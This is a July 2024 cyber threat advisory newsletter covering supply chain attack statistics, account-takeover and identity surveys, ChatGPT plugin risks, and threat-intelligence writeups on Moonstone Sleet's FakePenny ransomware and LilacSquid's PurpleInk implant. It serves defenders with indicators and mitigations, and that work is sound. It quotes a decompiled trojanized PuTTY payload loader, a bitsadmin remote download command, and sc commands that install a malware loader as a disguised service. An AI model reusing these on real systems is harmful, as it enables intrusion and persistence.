JULY 2024

Cyber Threat Advisory

Third-party cyberattacks exploit supplier access to compromise sensitive information and critical systems.

sdgc.com

Table of Contents

Executive Cyber Risk Rundown

Growing Crisis of Trust with Microsoft and Legacy IT Vendors

- **Trust Issues with Established Vendors**: The ongoing software supply chain attacks are eroding customer confidence in established vendors.
- **Highlighting Recent Breaches**: Notable breaches like Sunburst and Kaseya have spotlighted supply chain vulnerabilities, with 63% of surveyed organizations acknowledging a decline in trust towards legacy vendors such as Microsoft.

The Cost of Double Extortion: A prevalent tactic is 'double extortion', where attackers demand a ransom for data decryption and threaten data exposure or sale if additional payments aren't made. This has affected 96% of organizations that paid a ransom, with an average extra cost of $792,493.

- **Explosive Growth in Attacks**: Since 2018, the incidence of supply chain attacks has escalated by over 2,600%, with a 15% rise in 2023, affecting more than 54 million.
- **Ransomware's Rising Toll**: In 2021, the average ransomware payment surged by 62.7%, from $1.1 million in 2020 to $1.79 million.

Financial Fallout: In 2023, supply chain disturbances led to significant financial losses, averaging

$82 million

per year for each affected firm in sectors like finance, aerospace, defense, healthcare, and energy.

- **Future Projections**: Gartner, a leading advisory firm, forecasts that by 2025, 45% of global organizations will have suffered software supply chain attacks, tripling the rate from 2021.

CRITICAL THREAT ALERT

Focus of the Month: Supply Chain Attacks

This month's focus is on third-party cyberattacks, especially considering the recent spike in "third-party breached and update tampering attacks." These attacks are a type of supply chain attack that involves targeting a supplier or vendor providing products or services to an organization. These suppliers or vendors may have access to the organization's network or systems as part of their service delivery, and attackers can exploit this access to gain unauthorized access to sensitive information or compromise critical systems.

Third-party supplier attacks can take several forms, including:

- **Software/Firmware Tampering**: Malicious code is injected into software updates or firmware, infecting users who download them. (e.g., SolarWinds attack)
- **Credential Theft**: Attackers steal login credentials from suppliers to access the target organization's systems.
- **Denial-of-Service (DoS)**: The supplier's system is overwhelmed with traffic, disrupting service to the target organization.
- **Data Theft**: Sensitive information is stolen from the supplier or the target organization through the compromised supplier access.

Here are a few examples of major incidents that recently took place:

1. **SiSense (April 2024)**: The business intelligence firm's attackers gained access to its GitLab repository and Amazon S3 credentials.
2. **Okta (October 2023)**: The security software company was compromised through a supplier, impacting downstream customers.
3. **JetBrains (September/October 2023)**: The developer tools company's build server was hacked, potentially affecting IDE products.
4. **MOVEit (June 2023)**: The file transfer software provider's update server was compromised, distributing malware.
5. **3CX (March 2023)**: The communication platform vendor was breached, leading to unauthorized access for attackers.

Impact of Software Supply Chain Cyber Incidents

Impact on UK IT Leaders:

- Financial Loss: 62% reported significant financial repercussions.
- Data Loss: 59% experienced data compromise.
- Reputational Damage: 57% faced damage to their reputation.
- Operational Impact: 55% encountered operational disruptions.

Risk Factors Identified by BlackBerry:

- Operating Systems: 32% impact from vulnerabilities.
- Web Browsers: 19% impact due to browser-related breaches.

Preventive Measures by UK Organizations:

- Data Encryption: Implemented by 54% to secure data.
- Staff Training: 47% provide training to mitigate risks.
- Multi-Factor Authentication (MFA): 43% use MFA to enhance security.

Confidence in Cybersecurity Policies:

- Comparable or Stronger Policies: 68% of IT leaders believe their suppliers' policies are at least as strong as their own.
- Prevention of Vulnerability Exploitation: 98% are confident in their suppliers' ability to prevent breaches.

Monthly Highlights

78% of SMBs Fear Cyberattacks Could Shut Down Their Business

In light of the escalating cyber threats, small and medium-sized businesses (SMBs) are experiencing a crisis of confidence in their cybersecurity capabilities. A significant 78% of SMBs are concerned that a severe cyberattack could be catastrophic for their business. This anxiety is driving a strategic overhaul of cybersecurity measures, underscoring the urgency for proactive defenses to safeguard data, uphold customer trust, and encourage innovation.

Raffael Marty of ConnectWise underscores the evolving landscape, noting that SMBs are advancing past merely adequate cybersecurity. The partnership between Managed Service Providers (MSPs) and organizations is becoming increasingly crucial, with MSPs expected to provide cutting-edge technology, forge solid relationships, and offer extensive support.

Recent statistics paint a troubling picture:

- **56%** of SMBs have suffered at least one cyberattack this year.
- **89%** anticipate another attack within six months.
- **99.5%** have endured negative consequences from these incidents.
- **38%** report the cost and effort of response as the most common impact.
- There's been a **64%** increase in reported reputational damage since 2019.

However, SMBs engaged with MSPs have experienced marginally less reputational and financial damage. While MSPs may not prevent attacks, their involvement is crucial in mitigating the impact, serving as a vital defense layer.

Cybersecurity is now a top priority for SMBs, with **90%** acknowledging its critical importance. Consequently, **83%** plan to boost their cybersecurity budgets by an average of **19%** over the next year. Embracing technological advancements, especially in AI, is a key strategy for **32%** of organizations aiming to enhance efficiency and competitiveness.

The reliance on MSPs is growing, with their usage increasing from **89%** in 2022 to **94%** currently. Over half of SMBs are outsourcing most of their IT and cybersecurity needs. With **83%** of SMBs set to increase their cybersecurity investments and **62%** willing to switch to superior cybersecurity partners, even at a **47%** higher cost, the commitment to robust security is clear.

This advisory reflects insights from a comprehensive study involving 700 IT and business leaders across various sectors in the US, Canada, UK, Australia, and New Zealand, conducted between March and April 2024. It highlights the critical role of MSPs in fortifying SMBs against the ever-evolving cyber threat landscape.

Account Takeovers Outpace Ransomware as Top Security Concern

The 2024 State of Cloud Account Takeover Attacks report by Abnormal Security underscores the prevalence of account takeover (ATO) attacks as a primary cybersecurity threat. With **83%** of organizations reporting at least one ATO incident in the past year, and **77%** of security leaders ranking ATOs among their top concerns, the issue is pressing[1].

Key Insights:

- **Frequent Attacks:** Nearly half of the organizations surveyed experienced ATOs more than five times, with 20% facing over ten incidents.
- **Vulnerable Services:** Services like Dropbox, Box, AWS, Microsoft Azure, and email platforms are significant targets.
- **Security Preparedness:** A majority of security professionals feel ill-equipped to handle ATOs, questioning the effectiveness of MFA and SSO solutions.
- **Expectations from Providers:** 87% anticipate cloud service providers to implement native ATO protections, though current focus remains on misconfiguration and privilege issues.

Despite existing strategies like MFA, IAM, CASB, and WAF, there's a critical need for solutions tailored to ATOs. The demand is for detection and automatic remediation capabilities that can bolster security postures, with **99%** of respondents in favor of such advancements.

Emerging Strategies:

- **Zero Trust Frameworks:** Implementing Zero Trust security, which includes MFA and verifying all requests, is gaining traction as a preventive measure against ATOs.
- **Bot Management:** Addressing credential stuffing bot attacks is essential for ATO prevention.
- **Real-Time Defense:** There's a call for real-time defense mechanisms that can detect and remediate compromised accounts swiftly.

This advisory synthesizes the latest findings and emerging strategies to combat the growing threat of ATOs, highlighting organizations' need to adopt more sophisticated and proactive cybersecurity measures.

Identity-Related Incidents Becoming Severe, Costing Organizations a Fortune

Identity-related cyber incidents are increasingly disrupting businesses, with notable breaches at Clorox, MGM, Caesars, 23andMe, and UnitedHealth highlighting the vulnerabilities. The majority of businesses (90%) have experienced identity-related incidents, with 84% reporting a direct impact on their operations. The distraction from core business activities (52%) and recovery costs (47%) are significant consequences, alongside reputational damage (45%).

Jeff Reich of IDSA stresses the urgency for robust identity security measures to counteract sophisticated attacks and the absence of multi-factor authentication (MFA). The financial and reputational fallout is substantial, as seen with UnitedHealth's $872 million loss due to a cyberattack.

Key statistics include:

- **Priority Shift**: 22% of businesses now prioritize managing digital identities within their security programs.
- **Social Media Concerns:** 89% worry about the misuse of corporate credentials on social platforms.
- **Incident Response:** 91% have activated their incident response plans, with 32% doing so multiple times.
- **Regulatory Impact:** 89% are concerned about how new privacy regulations will affect identity security.
- **AI and Machine Learning:** 96% see these technologies as beneficial for detecting anomalies in behavior.
- **Passwordless Authentication:** 81% view it as an effective tool against identity threats.
- **Security Outcomes:** 93% believe improved security could have mitigated business impacts. MFA implementation could have prevented or reduced incident effects for 37% of businesses.
- **Investment Plans:** 99% intend to increase their investment in security outcomes.

Organizations are advised to enhance their identity security frameworks and adopt advanced technologies like AI and passwordless authentication to mitigate the risks and impacts of identity-related cyber threats.

CISOs Under Pressure From Boards To Downplay Cyber Risk: Study

A Trend Micro study reveals a concerning trend: nearly 80% of Chief Information Security Officers (CISOs) feel compelled by corporate boards to minimize the severity of cyber risks, potentially undermining transparent risk management and communication. This pressure is at odds with the SEC's mandate for prompt disclosure of material cybersecurity incidents.

Key points include:

- **Board Pressure:** CISOs report feeling labeled as nagging (43%) or overly negative (42%) when discussing cyber risks.
- **SEC Disclosure Requirements:** Public companies must disclose material cybersecurity incidents within four business days.
- **Differing Perspectives:** While some experts note misalignment in CISO-board communications, Proofpoint's 2024 report indicates improved alignment, with 84% of CISOs feeling in sync with their boards on cyber risk.
- **CISO Concerns:** Despite better relations, 66% of CISOs still face high expectations, and two-thirds worry about personal liability.
- **D&O Coverage Importance:** Over 70% of CISOs would hesitate to join a company lacking D&O insurance, highlighting its role in their decision-making.

This advisory synthesizes the current state of CISO-board dynamics and the critical role of D&O coverage in ensuring CISOs can operate without fear of personal liability. The information is based on recent studies and regulatory developments, providing a comprehensive view of the challenges faced by security leaders today.

Ransom Recovery Costs Reach $2.73 Million

ChatGPT has become the benchmark for generative AI technology, prompting numerous businesses to integrate their APIs with the large language model. There are now over a thousand third-party plugins available through ChatGPT's subscription-based plugin store, enabling the LLM to access third-party applications on users' behalf. While these plugins can significantly boost productivity and efficiency, they also pose unique security challenges for enterprises. Researchers at API security vendor Salt Security recently identified multiple critical security vulnerabilities related to ChatGPT plugins, which have since been addressed. Although no evidence of exploitation was found, the flaws could have allowed threat actors to:

- Install malicious plugins.
- Steal user credentials and take over accounts on connected third-party apps like GitHub, potentially accessing proprietary code repositories.
- Access personally identifiable information and other sensitive data.

ChatGPT Plugin Security Risks

Enterprises using ChatGPT plugins should consider the following security and privacy issues:

1. **Data Privacy and Confidentiality**

As ChatGPT integration in the workplace grows, employees may use it for processing or analyzing internal company or customer data. This raises the risk of confidential information being exposed to unauthorized third parties, including plugin developers, application providers, or cloud infrastructure providers.

2. **Compliance Risks**

Many enterprises operate under strict regulatory frameworks for handling and protecting sensitive

data. Using ChatGPT plugins, especially those that transmit data to third parties, could violate regulations like GDPR, HIPAA, and others, leading to significant legal and financial consequences.

3. Dependency and Reliability

Relying on external plugins for critical business operations introduces risks related to third-party vendor dependency. Unlike internally vetted native plugins, ChatGPT plugins might undergo less scrutiny, leading to potential service disruptions due to outages or changes in service terms. The long-term viability of the plugin depends on the developer's commitment to maintaining it.

4. Introduction of New Security Vulnerabilities

ChatGPT plugins could introduce new vulnerabilities within an enterprise's IT ecosystem, increasing susceptibility to cyberattacks through bugs in the plugin or flawed integrations with existing systems.

For example, Salt Security researchers found a vulnerability during the plugin installation process that allowed attackers to intercept and substitute approval codes, enabling them to install malicious plugins and access private information.

How to Mitigate ChatGPT Plugin Security Risks

To address these risks, enterprises should consider the following strategies:

1. Risk Assessments

Conduct thorough risk assessments before adopting any ChatGPT plugins. This includes monitoring independent third-party assessments, blocklisting risky plugins, periodically inventorying and assessing all plugins in use, checking against known vulnerabilities, and issuing updates as needed.

2. Data Privacy and Security Policies

Ensure all ChatGPT plugins comply with the company's data privacy and security policies. Reach out to plugin developers or providers if necessary information is not readily available and exercise data deletion and retraction rights for any noncompliance.

3. User Training and Awareness

Add ChatGPT plugin security content to ongoing security awareness training, even if employees haven't yet shown interest in using such plugins. Rapid adoption of plugins necessitates proactive training to highlight potential risks.

4. Behavioral Monitoring


Implement behavioral monitoring to track data usage and access through these plugins. While banning ChatGPT use may be challenging, security leaders should continually alert users to the dangers of sharing sensitive enterprise and customer data with LLMs and plugins.


Additional steps include:

- Implementing policies on secure web gateways or security service edge platforms to identify the use of tools like ChatGPT.
- Applying data loss prevention policies to monitor data submitted to these tools and their plugins.

In summary, while ChatGPT plugins can greatly enhance enterprise operations, they also bring security challenges that require careful management. Enterprises must adopt a cautious and strategic approach to integrating these tools safely into their workflows.

Ransomware Tracker





Articles

Microsoft Links North Korean Hackers to New FakePenny Ransomware

Microsoft has connected the FakePenny ransomware attacks, which have resulted in millions of dollars' worth of ransom demands, to a North Korean hacking group that it tracks as Moonstone Sleet.

Although the tactics, techniques, and procedures (TTPs) of this threat group were mainly similar to those of other North Korean attackers, it has also gradually incorporated new attack strategies and developed its own unique infrastructure and tooling.

Moonstone Sleet, formerly known as Storm-17, has been seen targeting financial and cyberespionage targets with trojanized software (like PuTTY), malicious games and npm packages, custom malware loaders, and phony software development companies (like StarGlow Ventures, C.C. Waterfall) that post on freelancer networks, LinkedIn, Telegram, and email to communicate with potential victims.

Detection

Moonstone Sleet swiftly switched to its own specially designed attacks and infrastructure. Microsoft has since seen Moonstone Sleet and Diamond Sleet operating simultaneously, with Diamond Sleet continuing to employ a large portion of its well-established, recognized tradecraft.

Early in August 2023, Microsoft noticed that Moonstone Sleet was spreading a trojanized version of the open-source terminal emulator PuTTY through platforms for freelance developers as well as apps like Telegram and LinkedIn.

The actor would frequently email targets a.zip archive that contained two files: url.txt, which contained a password and IP address, and putty.exe, which had been infected with malware. The PuTTY program would load and execute an embedded payload after decrypting it if the user entered the given IP address and password.

```
lpPassword = *(const char **)(lpInputObj - 288);
if ( !strcmp(lpPassword, "LH2MStEgzesQPNwa") )
{
  *(_QWORD *)(lpInputObj - 288) = f_gen_pwd_buffer("FG6pEqFe5:b$Bzt");// replace pwd buffer
  nSizeDecompressed.m128i_i32[0] = 0x1D2338;
  lpPePayload = LocalAlloc(0x40u, 0x1D2338ui64);
  strcpy(keyBuff, "6x6s+>e:j~SVK9_0V?m;=Obxd=n+5%-@");
  f_crypt_payload(
    (unsigned int)keyBuff,
    (unsigned int)keyBuff,
    (unsigned int)&crypt_buffer,
    (unsigned int)&crypt_buffer,
    0x2E9ECi64);
  if ( !(unsigned int)f_zlib_decompress(lpPePayload, &nSizeDecompressed, &crypt_buffer, 0x2E9ECi64)
    && f_load_exec_pe_payload(lpPePayload) == -1 )
  {
    LocalFree(lpPePayload);
  }
}
else if ( !strcmp(lpPassword, "FG6pEqFe5:b$Bzt") )
{
  *(_QWORD *)(lpInputObj - 288) = f_gen_pwd_buffer("LH2MStEgzesQPNwa");// replace pwd buffer
}
```

The trojanized PuTTY executable drops an additional installer that initiates the malware's sequential stages of execution, which are detailed below:

Phase 1
Trojanized PuTTY: Carries out the embedded payload's decryption and decompression.

Phase 2
Installer/dropper for SplitLoader: Writes the payload, the SplitLoader DLL file, to disc after decrypting and decompressing it. In addition, the installer saves two encrypted files to disc before starting SplitLoader with a registry run key or scheduled task.

Phase 3
SplitLoader: Constructs the subsequent stage, a different portable executable (PE) file, by first decrypting and then compressing the two encrypted files dropped by the payload.

Phase 4
Trojan loader: Anticipates a PE file from the C2 that is encrypted and compressed. The trojan loader opens, decrypts, and runs this file after it has been downloaded.

Additionally, Microsoft has observed that Moonstone Sleet is using additional custom malware loaders that PuTTY delivered and that exhibited behavior and argument overlap similar to previously observed malware artifacts from Diamond Sleet, like the following:


```
cmd /c C:\ProgramData\USOShared\adb.bin 62
C:\ProgramData\USOShared\uso.bin SmLLPPZLb2vjue3d
```

Malicious npm Packages

Microsoft has seen Moonstone Sleet using malicious npm packages in projects that target potential victims. The threat actor frequently used platforms like LinkedIn or freelance websites to complete these assignments.

In one instance, the threat actor sent.zip files containing a malicious npm package under the pretense of a technical skills evaluation using a fictitious company. After loading, the malicious package connected to an actor-controlled IP address using curl to drop more malicious payloads, such as SplitLoader.

Another incident involved the delivery of a malicious npm loader by Moonstone Sleet, which resulted in the theft of LSASS credentials. Microsoft and GitHub worked together to locate and eliminate repositories connected to this activity.



Ransomware

Two months after breaking into the victim's network, the threat actors were first observed in April releasing a fresh version of their own custom FakePenny ransomware variant.
But in contrast to earlier ransomware attacks orchestrated by North Korean state hackers, which demanded $100,000 from their victims, the Moonstone Sleet attackers demanded $6.6 million in Bitcoin. According to Microsoft's analysis of this attack, Moonstone Sleet used money as their main incentive to spread the ransomware. Given the group's prior involvement in cyber espionage operations, it is likely that their objectives are intelligence gathering and revenue generation.

The group has targeted a variety of industry verticals since it was first noticed, including people and businesses in the education, defense industrial base, software and information technology, and software and software industries.

Recent ransomware attacks have not been exclusively associated with Moonstone Sleet, a North Korean hacking group. When the WannaCry ransomware outbreak devastated hundreds of thousands of computers worldwide in May 2017, for example, the governments of the United States and the United Kingdom formally placed the blame on the Lazarus Group.

The FBI and Microsoft also connected North Korean hackers to the Maui ransomware attacks against healthcare organizations and the Holy Ghost ransomware operation, respectively, in July 2022 after years of investigation.

Over many years of activity, Moonstone Sleet has developed a diverse set of tactics to meet North Korean cyber objectives. This evolution of tactics is noteworthy in addition to their effectiveness against several other North Korean threat actors.

Furthermore, similar to another North Korean threat actor, Onyx Sleet, Moonstone Sleet may be broadening its range of capabilities to facilitate disruptive operations given that it has included ransomware into its playbook.

Indicators of Compromise

Malicious Files

File	SHA-256 hash
putty.exe (drops SplitLoader)	f59035192098e44b86c4648a0de4078edbe80352260276f4755d15d354f5fc58
putty.exe (drops SplitLoader)	cb97ec024c04150ad419d1af2d1eb66b5c48ab5f345409d9d791db574981a3fb
[random].dat (SplitLoader)	39d7407e76080ec5d838c8ebca5182f3ac4a5f416ff7bda9cbc4efffd78b4ff5
Package.db, thumbs.db (YouieLoad via npm)	70c5b64589277ace59db86d19d846a9236214b48aacabbaf880f2b6355ab5260
adb.bin, u.bin, ld.bin	cafaa7bc3277711509dc0800ed53b82f645e86c195e85fbf34430bbc75c39c24
(YouieLoad)	9863173e0a45318f776e36b1a8529380362af8f3e73a2b4875e30d31ad7bd3c1
data.tmp (YouieLoad)	f66122a3e1eaa7dcb7c13838037573dace4e5a1c474a23006417274c0c8608be
delfi-tank-unity.exe	56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c
DeTankWar.exe	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5e84a6cc38
NVUnityPlugin.dll, Unityplayer.dll (YouieLoad via tank game)	09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5e84a6cc38

Moonstone Sleet Domains
bestonlinefilmstudio[.]org
blockchain-newtech[.]com
ccwaterfall[.]com
chaingrown[.]com
defitankzone[.]com
detankwar[.]com
freenet-zhilly[.]org
matrixane[.]com
pointdnt[.]com
starglowventures[.]com
mingeloem[.]com

Prevention

- Implement multi-factor authentication (MFA) on all user accounts.
- Limit the use of RDP and other remote desktop services.
- Provide proper training so employees can steer away from malicious lures.
- Use strong & unique passwords.
- Change passwords within 45 days.
- Keep all software updated.
- Make backups of critical systems and device configurations
- Monitor the network for suspicious behavior.
- Add advanced email filtering technique.

Remediation

- Use Microsoft Defender XDR to find ransomware attacks that are operated by humans.
- Turn on restricted folder access.
- Verify that Microsoft Dender for Endpoint has tamper protection turned on.
- Activate Microsoft Defender for Endpoint's network protection.
- To prevent common credential theft methods like LSASS access, adhere to the credential hardening advice in our overview of on-premises credential theft.
- Set up full automated mode for investigation and remediation to enable Microsoft Defender for Endpoint to respond quickly to alerts and address breaches, thereby lowering the volume of alerts.
- Activate endpoint detection and response (EDR) in block mode to enable Microsoft Defender for Endpoint to stop malicious artifacts even if your non-Microsoft antivirus program is in passive mode or fails to identify the threat.
- Activate cloud-delivered protection in Microsoft Defender Antivirus or its equivalent.

LilacSquid: The Stealthy Trilogy of PurpleInk, InkBox and InkLoader

Cisco Talos is revealing a new suspected data theft campaign that we believe has been ongoing since at least 2021 and is linked to an APT we're referring to as "LilacSquid."

LilacSquid's victimology is diverse, with victims ranging from information technology companies in the United States that develop software for the industrial and research sectors to energy companies in Europe and pharmaceutical companies in Asia. These victims suggest that the threat actor (TA) may not be specific to any one industry vertical and may attempt to steal information from a range of sources.

The main implants in this campaign are a customized version of QuasarRAT that we're calling "PurpleInk" and MeshAgent, an open-source remote management tool, which we used to successfully compromise vulnerable application servers that were left open to the internet.

This campaign uses compromised remote desktop protocol (RDP) credentials and vulnerabilities in public-facing application servers to launch a range of open-source tools, including MeshAgent and SSF, along with customized malware, like "PurpleInk," and two malware loaders we're referring to as "InkBox" and "InkLoader."

The goal of the campaign is to gain sustained access to victim organizations that have been compromised so that LilacSquid can divert relevant data to servers under the attacker's control.

Detection

The successful compromise and post-compromise actions are intended to create long-term access for data theft by an advanced persistent threat (APT) actor we are tracking as "LilacSquid" and UAT-4820.

Talos evaluates with high confidence that this campaign has been active since at least 2021. Talos has tracked at least three successful breaches involving companies in the US, Europe, and Asia that involved vertical industries like technology, oil and gas, and pharmaceuticals.

Prior breaches of software manufacturers, like the 3CX and X_Trader breaches by Lazarus, suggest that extended periods of unauthorized access to companies that produce and distribute well-known software for commercial and industrial settings can create opportunities for supply chain breaches that benefit threat actors like LilacSquid by expanding their target base.

LilacSquid's Infection Chains

LilacSquid employs two main kinds of infection chains in this campaign. In the first, a weak web application is successfully exploited, and in the second, RDP credentials are used with malicious intent.


When a system is successfully compromised, LilacSquid deploys several vehicles of access, including dual-purpose tools like MeshAgent, Secure Socket Funnelling (SSF), InkLoader, and PurpleInk, onto the compromised hosts.

After the vulnerable application is successfully exploited, the attackers run a script that installs the malware, downloads and launches MeshAgent from a remote server, and sets up working directories for the malware.

Upon execution, MeshAgent will establish a connection with its C2, initiate initial reconnaissance, and initiate the download and activation of additional implants on the system, including SSF and PurpleInk.

Usually, the attackers use the bitsadmin tool to download MeshAgent, which they then run to connect to the C2:

bitsadmin /transfer -job_name- /download /priority normal -remote_URL- -local_path_for_MeshAgent- -local_path_for_MeshAgent- connect



Instrumenting InkLoader – Modularizing the Infection Chain


The infection chain underwent a minor modification when access was obtained through RDP credentials that were compromised.

LilacSquid made the decision to either implant MeshAgent (and further implants) or add an additional component to the infection before PurpleInk.

A straightforward but powerful malware loader for DOT NET is called InkLoader. It is designed to execute a command or executable that is hardcoded. Rather than the malware the infected host runs on reboots, InkLoader is the component of this infection chain that endures. Although we have only observed PurpleInk being executed through InkLoader thus far, it is possible that LilacSquid will utilize InkLoader to implant more malware.

Talos saw that LilacSquid only used InkLoader in tandem with PurpleInk when they were able to effectively establish and manage remote desktop (RDP) sessions by utilizing credentials that had been stolen from the target host.

After a successful RDP login, InkLoader and PurpleInk are downloaded, copied into the desired disc directories, and InkLoader is registered as a service. This service is then launched to deploy InkLoader and, ultimately, PurpleInk.



The following commands are commonly used in the command line interface to create and execute services on the endpoint:

```
sc create TransactExDetect displayname=Extended Transaction Detection binPath= _filepath_of_InkLoader_ start= auto

sc description TransactExDetect Extended Transaction Detection for Active Directory domain hosts

sc start TransactExDetect
```

PurpleInk – LilacSquid's Bespoke Implant

The main implant that LilacSquid prefers, PurpleInk, was modified from the well-known remote access trojan family QuasarRAT. Threat actors have had access to QuasarRAT since at least 2014, but PurpleInk was actively developed beginning in 2021 and is still evolving its features independently of its parent malware family.


PurpleInk retrieves data from an accompanying configuration file, including the address and port of the C2 server. Usually, this file is base64-decoded and then decrypted to extract the configuration strings that PurpleInk needs.

PurpleInk is an extremely adaptable implant with multiple RAT capabilities that is heavily obfuscated. Talos has seen several PurpleInk variations where features have been added and taken away.

PurpleInk's RAT capabilities allow it to carry out the following tasks on the compromised host:

- List all the processes and provide the C2 with the process ID, name, and related Window Title.
- Terminate a process ID (PID) on the compromised host that has been provided by the C2.
- Launch a fresh program on the host and initiate the process.


- Obtain drive attributes for the compromised host, including drive type, drive format, root directory names, and volume labels.
- To get the file names, sizes, and underlying directory names for a given directory, enumerate it.
- Read and exfiltrate the contents of a file that the C2 has specified.
- Add or replace content in a designated file.



- Utilizing WMI queries, obtain system details about the compromised host.
- 'cmd[.]exe /K' will launch a remote shell on the compromised host.
- After renaming or moving directories and files, count the number of them.
- Error the files and directories that the C2 specifies.
- Link to the remote address that the C2 has specified. The reverse proxy host, which PurpleInk internally refers to as "Friend," suggests that PurpleInk can function as a middle-man proxy tool.

InkBox – Custom Loader Observed in Older Attacks

A malware loader called InkBox can read a file path that is hardcoded on disc and decrypt its contents. After the content has been decrypted, the InkBox process invokes the executable assembly's Entry Point to launch it. PurpleInk's backdoor assembly is this second assembly. In this instance, the entire infection chain is:



LilacSquid has been using an older method, which involves using InkBox, to deploy PurpleInk since 2021. The threat actor has been creating a different version of the infection chain since 2023, and this time, they have modularized the infection chain to enable PurpleInk to operate independently of other processes. Nevertheless, PurpleInk is still operated by a different component that we refer to as "InkLoader" even in this new infection chain.

LilacSquid Employs MeshAgent

